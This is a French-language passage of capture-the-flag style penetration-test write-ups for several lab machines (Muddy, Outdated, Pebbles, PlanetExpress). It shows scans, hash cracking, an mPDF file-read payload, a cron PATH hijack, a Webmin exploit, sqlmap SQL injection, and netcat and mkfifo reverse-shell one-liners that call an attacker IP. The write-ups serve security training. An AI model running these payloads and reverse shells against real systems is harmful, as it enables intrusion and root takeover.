$apr1$GUG1OnCu$uiSLaAQojCm14lPMwISDi0:sleepless

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: $apr1$GUG1OnCu$uiSLaAQojCm14lPMwISDi0
Time.Started.....: Sun Jul 27 11:29:31 2025 (0 secs)
Time.Estimated...: Sun Jul 27 11:29:31 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   360.2 kH/s (6.83ms) @ Accel:128 Loops:62 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 114688/14344385 (0.80%)
Rejected.........: 0/114688 (0.00%)
Restore.Point....: 57344/14344385 (0.40%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1000
Candidate.Engine.: Device Generator
Candidates.#1....: XIOMARA -> 022593
Hardware.Mon.#1..: Temp: 44c Util: 10% Core:1785MHz Mem:6000MHz Bus:16

Started: Sun Jul 27 11:29:30 2025
Stopped: Sun Jul 27 11:29:32 2025
```

Le mot de passe craqué est `sleepless` on peut à présent utiliser les identifiants `administrant:sleepless` pour se connecter à webdav :

```
cadaver http://muddy.ugc/webdav/
Authentication required for Restricted Content on server `muddy.ugc':
Username: administrant
Password:
dav:/webdav/>
```

Une fois connecté on peut placer un reverse shell et l'executer pour obtenir l'accès sur la machine :

```
### Upload du reverse shell
dav:/webdav/> put php-reverse-shell.php
Uploading php-reverse-shell.php to `/webdav/php-reverse-shell.php':
Progress: [============================>] 100,0% of 5496 bytes succeeded.

### Execution du reverse shell
curl http://muddy.ugc/webdav/php-reverse-shell.php -u administrant:sleepless

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.155] from (UNKNOWN) [192.168.125.161] 52586
Linux muddy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 05:36:17 up  1:21,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

On obtient ainsi l'accès sur la machine avec l'utilisateur www-data

Privilege Escalation

Il nous faut l'accès root. On affiche les cron en cours :

```
ian@muddy:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/dev/shm:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    netstat -tlpn > /root/status && service apache2 status >> /root/status && service
    mysql status >> /root/status

#
```

On peut voir qu'il y a une commande parmi les cron qui s'execute et qui lance l'outil `netstat` avec l'utilisateur `root` on remarque que le PATH commence par le dossier `/dev/shm` se qui signifie que les commandes se lancent d'abord dans ce dossier.

Il est possible d'exploiter cela en créant un fichier du même nom contenant un reverse shell dans le dossier `/dev/shm` il suffit alors d'attendre que le cronjob se lance pour que le reverse shell s'execute afin d'obtenir l'accès root sur la machine :

```
### Création du reverse shell
ian@muddy:/dev/shm$ echo "nc 192.168.45.247 1234 -e /bin/sh" > netstat
ian@muddy:/dev/shm$ chmod 777 netstat

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.247] from (UNKNOWN) [192.168.121.161] 39492
script /dev/null -c /bin/bash
Script started, file is /dev/null
root@muddy:~#
```

On obtient ainsi l'accès root sur la machine

Outdated

Reconnaissance

Machine cible Adresse IP : `192.168.125.232`

Scanning


Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.125.232
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-13 19:55 CEST
Nmap scan report for 192.168.125.232
Host is up (0.062s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
| ssh-hostkey:
|   3072 c1:99:4b:95:22:25:ed:0f:85:20:d3:63:b4:48:bb:cf (RSA)
|   256 0f:44:8b:ad:ad:95:b8:22:6a:f0:36:ac:19:d0:0e:f3 (ECDSA)
|_  256 32:e1:2a:6c:cc:7c:e6:3e:23:f4:80:8d:33:ce:9b:3a (ED25519)
80/tcp    open     http
|_http-title: Convert HTML to PDF Online
10000/tcp filtered snet-sensor-mgmt

Nmap done: 1 IP address (1 host up) scanned in 36.96 seconds
```

Le scan indique qu'il y a 3 ports ouverts. Le port 22 pour SSH le port 80 pour HTTP et le port 10000 pour le service snet-sensor-mgmt.

Il y a les identifiants `svc-account:best&_#Password@2021!!!` fournis pour l'utilisateur.

Le site sur le port 80 lance un service de conversion de document HTML en format PDF :



On peut utiliser les identifiants fournis afin de se connecter en SSH mais il est aussi possible d'exploiter la machine.

On lance un dirbusting du site :

```
feroxbuster -u http://192.168.125.232


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url             http://192.168.125.232
   Threads                50
   Wordlist               /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes           All Status Codes!
   Timeout (secs)         7
   User-Agent             feroxbuster/2.11.0
   Config File            /etc/feroxbuster/ferox-config.toml
   Extract Links          true
   HTTP methods           [GET]
   Recursion Depth        4
```

```
   Press [ENTER] to use the Scan Management  Menu

404      GET        9l       31w      277c Auto-filtering found 404-like response and created new filter;
    toggle off with --dont-filter
403      GET        9l       28w      280c Auto-filtering found 404-like response and created new filter;
    toggle off with --dont-filter
301      GET        9l       28w      319c http://192.168.125.232/config => http://192.168.125.232/config/
200      GET        0l        0w        0c http://192.168.125.232/config/config.php
...
```

On peut voir la présence d'un fichier de configuration php qui contient probablement des identifiants.

On génère un document PDF que l'on analyse ensuite avec exiftool :

```
exiftool mpdf.pdf
ExifTool Version Number         : 13.10
File Name                       : mpdf.pdf
Directory                       : .
File Size                       : 16 kB
File Modification Date/Time     : 2025:07:27 11:51:25+02:00
File Access Date/Time           : 2025:07:27 11:51:25+02:00
File Inode Change Date/Time     : 2025:07:27 11:51:31+02:00
File Permissions                : -rw-rw-r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 1
Page Layout                     : OneColumn
Producer                        : mPDF 6.0
Create Date                     : 2025:07:27 10:51:21+01:00
Modify Date                     : 2025:07:27 10:51:21+01:00
```

D'après le résultat on peut voir que mPDF est sous la version 6.0

Exploitation

Il est possible d'exploiter mPDF avec un exploit `https://www.exploit-db.com/exploits/50995` qui permet un LFI, on le télécharge et on l'utilise pour afficher le contenu du fichier `/etc/passwd` pour cela on charge le payload suivant dans l'outil de transformation de html en pdf :

```
<annotation file="/etc/passwd" content="/etc/passwd" icon="Graph" title="Attached File: /etc/passwd" pos-x
    ="195" />
```

ce qui génère un document pdf avec en pièce jointe le fichier `/etc/passwd` on télécharge la pièce jointe et on affiche son contenu :

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
```

```
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
fwupd-refresh:x:113:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
svc-account:x:1000:1000::/home/svc-account:/bin/bash
```

On peut voir la présence d'un compte utilisateur `svc-account` On affiche à présent le contenu du fichier de configuration `/var/www/html/config/config.php` :

```
<?php
/* todo: check if still required
$servername = "localhost";
$username = "svc-account";
$password = "best&_#Password@2021!!!";
$dbname = "project";

$conn = new mysqli($servername, $username, $password, $dbname);

if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
*/
```

On peut voir la présence des identifiants de connexion `svc-account:best&_#Password@2021!!!` On les utilise afin de se connecter en SSH à la machine :

```
ssh svc-account@192.168.125.232
The authenticity of host '192.168.125.232 (192.168.125.232)' can't be established.
ED25519 key fingerprint is SHA256:D9EwlP6OBofTctv3nJ2YrEmwQrTfB9lLe4l8CqvcVDI.
This host key is known by the following other names/addresses:
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.199.232' (ED25519) to the list of known hosts.
svc-account@192.168.125.232's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-136-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 16 Jul 2025 08:39:47 PM UTC

  System load:  0.0               Processes:               214
  Usage of /:   62.2% of 9.74GB   Users logged in:         0
  Memory usage: 31%               IPv4 address for ens160: 192.168.125.232
  Swap usage:   0%


0 updates can be applied immediately.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

svc-account@outdated:~$
```

On obtient ainsi l'accès sur la machine avec l'utilisateur `svc-account`

Privilege Escalation

En enumérant les ports ouverts sur la machine on trouve qu'il y a le port 10000 qui est ouvert localement, ce port était en "filtered" avec le scan nmap, le service qui est utilisé est webmin :

```
svc-account@outdated:~$ ss -ltup
Netid             State              Recv-Q             Send-Q                          Local Address:Port
                                  Peer Address:Port             Process
```

```
udp                UNCONN             0                  0                                      0.0.0.0:10000
                                    0.0.0.0:*
udp                UNCONN             0                  0                                  127.0.0.53%lo:domain
                                    0.0.0.0:*
tcp                LISTEN             0                  4096                                   0.0.0.0:webmin
                                    0.0.0.0:*
tcp                LISTEN             0                  511                                    0.0.0.0:http
                                      0.0.0.0:*
tcp                LISTEN             0                  4096                               127.0.0.53%lo:domain
                                    0.0.0.0:*
tcp                LISTEN             0                  128                                    0.0.0.0:ssh
                                      0.0.0.0:*
```


En enumérant les processus en cours sur la machine avec pspy64 on peut voir que l'application webmin est lancé avec les droits root se qui signifie que si l'on parvient à obtenir un reverse shell à partir de la configuration de webmin on peut obtenir les droits root :

```
svc-account@outdated:~$ ./pspy64
...
2025/07/16 20:42:23 CMD: UID=0    PID=1128   | /usr/bin/perl /usr/share/webmin/miniserv.pl /etc/webmin/
    miniserv.conf
...
```


On lance un port forwarding du port 10000 vers kali afin de pouvoir se connecter à l'interface webmin :

```
ssh -L 192.168.45.229:10000:192.168.125.232:10000 svc-account@192.168.125.232
```

On lance ensuite le site web sur le port local qui redirige vers le nom de domaine `outdated` que l'on ajoute au fichier `hosts` on peut alors accéder à l'interface de connexion de webmin :



On utilise les identifiants de connexion à la machine puisque les identifiants système sont souvent réutilisés pour webmin, une fois connecté on accède à l'interface d'administration de webmin :



Webmin est lancé sur la version 1.996 comme on peut le voir dans le fichier de configuration :

```
svc-account@outdated:/etc/webmin$ cat version
1.996
```

Cette version est vulnérable à la CVE-2019-12840 `https://github.com/roughiz/Webmin-1.910-Exploit-Script` on utilise l'exploit que l'on lance vers le port local afin d'obtenir un reverse shell :

```
python2 webmin_exploit.py --rhost outdated --rport 10000 -u svc-account -p 'best&_#Password@2021!!!' --lhost
    192.168.45.229 --lport 1234 -s true
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12:
    CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it
    is now deprecated in cryptography, and will be removed in the next release.
```

```
('***************************** Webmin 1.910 Exploit By roughiz*****************************', 'blue')
('*******************************************************************************************', 'blue')
('*******************************************************************************************', 'blue')
('*******************************************************************************************', 'blue')
('****************************** Retrieve Cookies sid ***************************************', 'blue')


('********** [+] [Exploit] The Cookie is 1ab33eedea6c1154652786a6832ad2b0', 'green')

('*******************************************************************************************', 'blue')
('****************************** Create payload and Exploit *********************************', 'blue')




('********** [+] [Exploit] Verify you nc listener on port 1234 for the incomming reverse shell', 'green')


### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.229] from (UNKNOWN) [192.168.125.232] 41294
script /dev/null -c /bin/bash
Script started, file is /dev/null
root@outdated:/usr/share/webmin/package-updates/# whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Peddles

Reconnaissance

Machine cible Adresse IP : `192.168.209.52`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.209.52
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-06 10:38 CEST
Nmap scan report for 192.168.209.52
Host is up (0.016s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
| ssh-hostkey:
|   2048 aa:cf:5a:93:47:18:0e:7f:3d:6d:a5:af:f8:6a:a5:1e (RSA)
|   256 c7:63:6c:8a:b5:a7:6f:05:bf:d0:e3:90:b5:b8:96:58 (ECDSA)
|_  256 93:b2:6a:11:63:86:1b:5e:f5:89:58:52:89:7f:f3:42 (ED25519)
80/tcp   open  http
|_http-title: Pebbles
3305/tcp open  odette-ftp
8080/tcp open  http-proxy
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: Tomcat
|_http-favicon: Apache Tomcat

Nmap done: 1 IP address (1 host up) scanned in 110.31 seconds
```

Le scan indique qu'il y a 5 ports ouverts. Le port 21 pour FTP, le port 22 pour SSH, les ports 80 et 8080 pour HTTP, le port 3305 pour le service odette-ftp
Le site web sur le port 80 montre une page de connexion ; le site web sur le port 8080 montre le service apache tomcat version 9.0

On lance un dirbusting du site :

```
gobuster dir -u http://192.168.209.52/ -w /usr/share/wordlists/dirbuster/directory-list-2.3
-medium.txt -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.209.52/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/index.php            (Status: 200) [Size: 1134]
/images               (Status: 301) [Size: 317] [--> http://192.168.209.52/images/]
/css                  (Status: 301) [Size: 314] [--> http://192.168.209.52/css/]
/javascript           (Status: 301) [Size: 321] [--> http://192.168.209.52/javascript/]
/zm                   (Status: 301) [Size: 313] [--> http://192.168.209.52/zm/]
/.php                 (Status: 403) [Size: 279]
/server-status        (Status: 403) [Size: 279]
Progress: 441120 / 441122 (100.00%)
===============================================================
Finished
===============================================================
```

Il y a plusieurs URL qui apparaissent, dont l'une `zm` renvoie vers un dashboard :

On peut voir qu'il s'agit d'un service appelé ZoneMinder et que la version utilisé est la 1.29.0

Exploitation & Privilege Escalation

En recherchant une vulnérabilité sur la version 1.29.0 de ZoneMinder on trouve un exploit qui permet une injection SQL :


```
searchsploit ZoneMinder
----------------------------------------------------------------------------
 Exploit Title
----------------------------------------------------------------------------
ZoneMinder 1.24.3 - Remote File Inclusion
Zoneminder 1.29/1.30 - Cross-Site Scripting / SQL Injection / Session Fixation
/ Cross-Site Request Forgery
ZoneMinder 1.32.3 - Cross-Site Scripting
Zoneminder < v1.37.24 - Log Injection & Stored XSS & CSRF Bypass
ZoneMinder Snapshots < 1.37.33 - Unauthenticated RCE
ZoneMinder Video Server - packageControl Command Execution (Metasploit)
----------------------------------------------------------------------------
Shellcodes: No Results
```

On télécharge l'exploit et on affiche son contenu :

```
searchsploit -m 41239
  Exploit: Zoneminder 1.29/1.30 - Cross-Site Scripting / SQL Injection / Session Fixation /
  Cross-Site Request Forgery
      URL: https://www.exploit-db.com/exploits/41239
     Path: /usr/share/exploitdb/exploits/php/webapps/41239.txt
    Codes: N/A
 Verified: False
File Type: HTML document, ASCII text
Copied to: /home/yoyo/Downloads/41239.txt

cat 41239.txt
Source: https://www.foxmole.com/advisories/foxmole-2016-07-05.txt

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA256

=== FOXMOLE - Security Advisory 2016-07-05 ===

Zoneminder multiple vulnerabilities
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Affected Versions
=================
Zoneminder 1.29,1.30

Issue Overview
==============
Vulnerability Type: SQL Injection, Cross Site Scripting, Session Fixation, No CSRF Protection
Technical Risk: high
Likelihood of Exploitation: medium
Vendor: Zoneminder
Vendor URL: https://zoneminder.com/
Credits: FOXMOLE employee Tim Herres
Advisory URL: https://www.foxmole.com/advisories/foxmole-2016-07-05.txt
Advisory Status: Public
CVE-Number: NA
CVE URL: NA
OVE-ID:
OVI-ID:
CWE-ID: CWE-89
CVSS 2.0: 4.3 (AV:N/AC:M/Au:N/C:P/I:N/A:N)


Impact
======
During an internal code review multiple vulnerabilities were identified.
The whole application misses input validation and output encoding.
This means user supplied input is inserted in an unsafe way.
This could allow a remote attacker to easily compromise user accounts or access the database
in an unsafe way.
```

```
Issue Description
=================
The following findings are only examples there are quite more. The whole application should
be reviewed.

All items tested using Firefox

1)Cross Site Scripting (XSS)
Reflected: http://192.168.241.131/zm/index.php?
view=request&request=log&task=download&key=a9fef1f4&format=texty9fke%27%3Chtml%3E%3Chead%3E%3C
/head%3E%3Cbody%3E%3Cscript%3Ealert(1)%3C%2fscript%3E%3C/body%3E%3C/html%3Eayn2h
Reflected without authentication: http://192.168.241.131/zm/index.php/
LSE4%22%3E%3Cscript%3Ealert(1)%3C/script%3ELSE
Stored: Creating a new monitor using the name "Bla<script>alert(1)</script>". There is only a
clientside protection.

2)SQL Injection
Example Url:http://192.168.241.131/zm/index.php
Parameter: limit (POST)
    Type: stacked queries
    Title: MySQL > 5.0.11 stacked queries (SELECT - comment)
    Payload: view=request&request=log&task=query&limit=100;(SELECT *
FROM (SELECT(SLEEP(5)))OQkj)#&minTime=1466674406.084434
Easy exploitable using sqlmap.

3)Session Fixation
After a successful authentication the Session Cookie ZMSESSID remains the same.
Example: Cookie before the login = ZMSESSID=26ga0i62e4e51mhfcb68nk3dg2 after successful login
ZMSESSID=26ga0i62e4e51mhfcb68nk3dg2
...
```

On peut voir qu'il est possible de modifier l'entete de la requete afin de tester le bon fonctionnement de l'exploit :



L'exploit a l'air de fonctionner puisque l'on obtient une erreur en retour, on peut automatiser l'exploit avec sqlmap afin d'obtenir un shell :

```
sqlmap http://192.168.209.52/zm/index.php --data="view=request&request=log&task=query&limit=100&minTime=5" -D
     zm --tables --threads 5
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9#stable}
|_ -| . ["]     | .'| . |
|___|_  ['],_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

...
Database: zm
[18 tables]
+-----------------+
| Config          |
| ControlPresets  |
| Controls        |
| Devices         |
| Filters         |
```

```
| Frames         |
| MonitorPresets |
| Monitors       |
| Servers        |
| States         |
| Stats          |
| TriggersX10    |
| Users          |
| ZonePresets    |
| Zones          |
| Events         |
| Groups         |
| Logs           |
+----------------+

sqlmap http://192.168.209.52/zm/index.php
--data="view=request&request=log&task=query&limit=100&minTime=5" -D zm -T Users -C Username,
Password --dump --threads 5
...
Database: zm
Table: Users
[1 entry]
+----------+-----------------------------------------------------+
| Username | Password                                            |
+----------+-----------------------------------------------------+
| admin    | *4ACFE3202A5FF5CF467898FC58AAB1D615029441 (admin) |
+----------+-----------------------------------------------------+


sqlmap http://192.168.209.52/zm/index.php
--data="view=request&request=log&task=query&limit=100&minTime=5" --os-shell
...
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
[14:52:06] [INFO] retrieved: root
command standard output: 'root'
```

On peut voir que la machine est lancé avec l'utilisateur root. Afin d'obtenir un reverse shell on lance la commande suivante :

```
### Execution du reverse shell
os-shell> rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.45.228 3305 >/tmp/f

### Obtention du reverse shell
nc -nlvp 3305
listening on [any] 3305 ...
connect to [192.168.45.228] from (UNKNOWN) [192.168.209.52] 41710
bash: cannot set terminal process group (1155): Inappropriate ioctl for device
bash: no job control in this shell
root@pebbles:/var/lib/mysql#
```

On obtient ainsi l'accès root sur la machine

PlanetExpress

Reconnaissance

Machine cible Adresse IP : `192.168.125.205`


Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.125.205
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 22:20 CEST
Nmap scan report for 192.168.237.205
Host is up (0.015s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   2048 74:ba:20:23:89:92:62:02:9f:e7:3d:3b:83:d4:d9:6c (RSA)
|   256 54:8f:79:55:5a:b0:3a:69:5a:d5:72:39:64:fd:07:4e (ECDSA)
|_  256 7f:5d:10:27:62:ba:75:e9:bc:c8:4f:e2:72:87:d4:e2 (ED25519)
80/tcp   open  http
|_http-title: PlanetExpress - Coming Soon !
|_http-generator: Pico CMS
9000/tcp open  cslistener

Nmap done: 1 IP address (1 host up) scanned in 111.87 seconds
```

Le scan révèle qu'il y a 3 ports ouverts. Le port 22 pour SSH, le port 80 pour HTTP, le port 9000 pour cslistener.

Le site web est lancé sur le CMS Pico. et présente un compte à rebours pour le lancement du site :



La machine est lancé avec des identifiants par défaut avec lesquels on peut s'authentifier : `astro:IFeelLikeAnAstronaut`

```
ssh astro@192.168.237.205
The authenticity of host '192.168.237.205 (192.168.237.205)' can't be established.
ED25519 key fingerprint is SHA256:mqPCrimr9j626KOGoHM+qxgHUOYD4pu1+4KzhIvu5uA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.237.205' (ED25519) to the list of known hosts.
astro@192.168.237.205's password:
Linux planetexpress 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

